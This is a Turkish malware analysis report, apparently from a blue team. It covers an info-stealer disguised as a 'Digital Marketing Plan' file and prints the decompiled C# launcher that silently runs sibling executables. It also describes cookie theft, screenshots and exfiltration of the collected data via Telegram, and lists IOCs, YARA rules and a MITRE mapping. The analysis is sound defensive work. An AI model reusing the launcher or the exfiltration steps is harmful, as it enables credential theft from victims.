
Şekil 7- EXECaller üzerinde yapılan statik analiz

Dosyanın statik analizi yapılırken .NET ile yazılmış olduğu görülmektedir. Ardından biraz daha incelendiğinde ise orjinal isminin aslında “EXECaller” olduğu dikkat çekmiştir.




Şekil 8- Zararlının .pf uzantılı dosya oluşturması

EXECaller “C:\\Windows\Prefetch” dizinine “DIGITAL MARKETING PLAN-FACE-51AD6557” adında .pf uzantılı bir dosya oluşturup bu dosyanın içeriğini okuduğu görülmektedir.




Şekil 9- Dll yüklemesi

Zararlı dosya, işlemlerini gerçekleştirebilmek için birçok dll dosyasını yüklediği görülmektedir.



Şekil 10- Zararlının .db uzantılı birçok database dosyası oluşturması

“C:\\Users*\AppData\Local\Windows\Caches” dizininde birden fazla .db uzantılı dosya oluşturduğu görülmektedir. Bu dosyaları sadece okuyucu izni ile kilitlediği görülmektedir.




Şekil 11- Zararlı işlemler için yeni bir process oluşturma

Zararlı daha sonra aynı dizinde bulunan diğer .exe uzantılı dosyaları çalıştırmak için yeni bir process oluşturur.

Dinamik Analiz


Şekil 12- Kod karmaşıklığı analizi

EXECaller dosyasının kaynak kodu incelendiğinde ise kod karmaşıklığı (obfuscate) işleminin uygulanmadığı, fonksiyon ve parametre adlarının direk okunabildiği görülmektedir.



EXECaller dosyasının genel yapısı incelendiğinde tek bir modülün bulunduğu basit bir program olduğu görülmektedir.

Şekil 13- Zararlı dosyanın genel yapısı



Şekil 14- Dizin içerisinde bulunan dosyaların listelenmesi

Kaynak kodun dinamik analiz işlemi sırasında “Get()” metodu bulunur ve bu metot, mevcut dizindeki tüm dosyaları bulur ve bu dosyaların listesini döndürür.

```
// Token: 0x06000002 RID: 2 RVA: 0x000020A4 File Offset: 0x000002A4
private static string cur()
{
    return AppDomain.CurrentDomain.FriendlyName.Replace('x', 'x');
}
```

Şekil 15- Kaynak kodun analizi

Ardından “cur()” metodu bulunmaktadır. Bu metot mevcut uygulamanın adını alır ve “x” karakterlerini tekrardan “x” karakteri ile değiştirir.

```
// Token: 0x06000003 RID: 3 RVA: 0x000020CC File Offset: 0x000002CC
private static void Main(string[] args)
{
    try
    {
        string value = Program.cur();
        IEnumerable<string> enumerable = Program.Get();
        foreach (string text in enumerable)
        {
            bool flag = text.EndsWith(".exe") && !text.EndsWith(value);
            if (flag)
            {
                Process.Start(new ProcessStartInfo
                {
                    CreateNoWindow = true,
                    FileName = text,
                    WindowStyle = ProcessWindowStyle.Hidden
                });
                Console.WriteLine("Execute " + text);
                break;
            }
        }
    }
    catch (Exception ex)
    {
    }
}
```


Şekil 16- Ana fonksiyonun analizi

Devamında Main fonksiyonu yer almaktadır. Bu fonksiyon incelendiğinde ise try catch yapısı kullanıldığı görülmektedir. Main fonksiyonunda ilk olarak “Get()” metodunu çağırarak mevcut dizindeki tüm .exe uzantılı dosyaları bulur. Ardından mevcut dizinde bulunan tüm .exe uzantılı dosyaları kullanıcı izni olmadan tek tek çalıştırır.


Node.exe Analizi

Ardından aynı dizinde bulunan node.exe olarak adlandırılan gizli dosyanın analizine başlanmıştır.

Adı	Digital Marketing Plan - Facebook Advertising Campaign 2023 - 2.exe
MD5	57339648bb57b052146d70ba601afe71
SHA256	572366fbe92b4cd5d6a753ab0247fdd883b3b118ee0bf2f1d6e1c9e2a debd119
Dosya Türü	PE64 / Exe




Şekil 17- Zararlı dosyanın kurban sistemde oluşturduğu process tree




Şekil 18- Ana zararlının paketleme işleminin ve entropy değerinin analizi

Dosyanın statik analizi yapılırken paketleme işleminin yapılıp yapılmadı kontrol edilmiştir ve paketleme işleminin yapılmadığı tespit edilmiştir.




Şekil 19- Zararlının .pf uzantılı dosya oluşturması

Zararlı "C:\\Windows\Prefetch" dizinine "DIGITAL MARKETING PLAN-FACE-65031FDC" adında .pf uzantılı bir dosya oluşturup bu dosyanın içeriğini okuduğu görülmektedir.




Şekil 20- Zararlının dll yüklemesi

Zararlı dosya, işlemlerini gerçekleştirebilmek için birçok dll dosyasını yüklediği görülmektedir.




Şekil 21- Dll taraması

Zararlı bulunduğu dizinde "dbghelp" gibi birçok farklı dll dosyası aramaktadır ancak aynı dizinde bulunmadığı için NAME NOT FOUND döndürmektedir.




Şekil 22- Openssl üzerinde işlemler

Zararlı dosya, kurban cihazda openssl yapılandırma dosyası olan "openssl.cnf" dosyasını aramaktadır.




Şekil 23- Win-Protect kurulumu




Şekil 24- Sqlite3 Kurulumu

Kurban cihazda, sqlite3 ve win-protect kurulumu yaptığı tespit edilmiştir.




Şekil 25- Tarayıcıların Cookie dosyalarını çalması

Zararlı bulunduğu cihazdaki tüm tarayıcıların “Cookies” dosyalarını taradığı görülmektedir.




Şekil 26- TCP bağlantısı kurma

Ardından 81.59.117[.]34 IP adresi ile TCP bağlantısı kurmaktadır.




Şekil 27- Anlık ekran görüntüsü almak için program yüklemesi yapma




Şekil 28- Anlık ekran görüntüsü alma

Kurban sistemlerde screenCapture adında bir program kurulumu gerçekleştirdiği daha sonra bu programı çalıştırmak için yeni bir process oluşturduğu görülmektedir.




Şekil 29- Anlık ekran görüntüsü alma

Ardından bu program aracılığı ile kurban sistemin anlık ekran fotoğrafını aldığı tespit edilmiştir.




Şekil 30- Topladığı verileri .txt uzantılı dosyalara yazma

Zararlı daha sonra kurban cihazın “C:\\Users*\AppData\Local” dizinine kurban cihazın internet sağlayıcı firmasının ip adresi ile yeni bir klasör oluşturarak topladığı tüm bilgileri .txt uzantılı dosyaların içerisine ayrı ayrı yazıp bu klasör içerisine atmıştır.



Şekil 31- Topladığı bilgileri sıkıştırma işlemi

Devamında tüm bu bilgileri “95.10.17[.]48” adlı bir zip dosyası içerisine sıkıştırdığı görülmektedir.



Şekil 32- Telegram üzerinden verileri yollama

Daha sonrasında sıkıştırdığı bu dosyayı “149.154.167[.]220” IP adresi ile TCP bağlantısı kurarak Telegram üzerinden yollayıp sıkıştırdığı bu .zip uzantılı dosyayı kurban cihazdan sildiği görülmektedir.

Network Analizi

```
192.168.130.152     192.168.130.2       DNS        69 Standard query 0x7dc7 A ipinfo.io
192.168.130.2       192.168.130.152     DNS        85 Standard query response 0x7dc7 A ipinfo.io A 34.117.59.81

192.168.130.152     192.168.130.2       DNS        76 Standard query 0x5299 A api.telegram.org
192.168.130.2       192.168.130.152     DNS        92 Standard query response 0x5299 A api.telegram.org A 149.154.167.220
```

Şekil 33- Zararlının kurban sistemde yaptığı DNS sorguları

Zararlı dosya kurban sistemde “ipinfo.io ve “api.telegram.org” domain adreslerine DNS sorgusu yaptığı tespit edimiştir.

YARA Kuralı

```
import “hash”

rule execaller

{

        meta :

                description = “EXECaller YARA Kuralı”

                author = “InfinitumIT Blue Team”

                file_name = “EXECaller.exe”

                date = “18/05/2023”

                md5 = “e50c75046cba3d78eea37cafe11610bb”

        strings :

                $s1 = “Sectigo Public Code Signing CA R36”

                $s2 = “230505145359Z0?”

                $s3 = “New Jersey1”

                $s4 = “Jersey City1”

                $a_pdb = “EXECaller.pdb”

                $a_url1 = “http://ocsp.comodoca.com0”

                $a_url2 = “ https://sectigo.com/CPS0”

        $a_url3 = “8http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y”


        condition: uint16(0) == 0x5A4D and filesize <= 1MB and (any of ($s*) and all
        of ($a*))

}
```

```
import “hash”

rule node

{

	meta :

		description = “Node YARA Kuralı”

		author = “InfinitumIT Blue Team”

		file_name = “node.exe”

		date = “18/05/2023”

		md5 = “57339648bb57b052146d70ba601afe71”

	strings :

		$s1 = “@param {number} id”

		$s2 = “@param {number | object} [offsetOrOptions]

		$s3 = “if (offset == null) {”

		$s4 = “offset = 0;”

		$s5 = “} else {“

		$s6 = “WAVAWH”

		$s7 = “VIA Padlock x86_64 module, CRYPTOGAMS by <appro@openssl.org>”


	condition: uint16(0) == 0x5A4D and filesize <= 1MB and (any of ($s*))

}
```

MITRE ATTACK TABLOSU

Reconnaissance	Execution	Persistence	Privilege Escalation	Discovery	Credential Access	C&C	Collection
T1595 Active Scanning				T1217 Browser Information Discovery	T1555 Credentials from Password Stores	T1001 Data Obfuscation	T1560 Archive Collected Data
T1592 Gather Victim Host Information				T1083 File and Directory Discovery			T1113 Screen Capture
T1589 Gather Victim Identity Information							T1119 Automated Collection

Çözüm Önerileri

1. Güncel ve Lisanslı Bir Antivirüs Yazılımı Kullanın: Güvenilir bir antivirüs programı kullanmak, trojanları tespit etmek ve temizlemek için önemlidir. Antivirüs yazılımınızı düzenli olarak güncelleyin ve taramaları düzenli olarak yapın.
2. İndirmeleri ve E-posta Eklerini Dikkatlice İnceleyin: Bilinmeyen kaynaklardan veya şüpheli sitelerden dosya indirmekten kaçının. E-posta eklerini dikkatli bir şekilde inceleyin ve tanımadığınız veya güvenmediğiniz kişilerden gelen dosyaları açmayın.
3. Yazılımları ve İşletim Sistemini Güncel Tutun: Güncellemeler, güvenlik açıklarını kapatmak için önemlidir. İşletim sistemi, tarayıcılar, eklentiler ve diğer yazılımlarınızı güncel tutun.
4. Güçlü ve Karmaşık Şifreler Kullanın: Hesaplarınız için güçlü, benzersiz ve karmaşık şifreler kullanın. Şifrelerinizi düzenli olarak değiştirin ve mümkünse iki faktörlü kimlik doğrulama (2FA) kullanın.
5. İnternet Bağlantısı ve Wi-Fi Ağınızı Güvence Altına Alın: Güvenilir bir güvenlik duvarı kullanarak internet bağlantınızı koruyun. Kablosuz ağınız için güçlü bir şifre kullanın ve varsayılan ayarları değiştirin.
6. Güvenilir Kaynaklardan Yazılım İndirin: Yazılım indirirken resmi ve güvenilir kaynakları tercih edin. Çeşitli yazılım ve oyunları korsan veya şüpheli kaynaklardan indirmek trojan riskini artırır.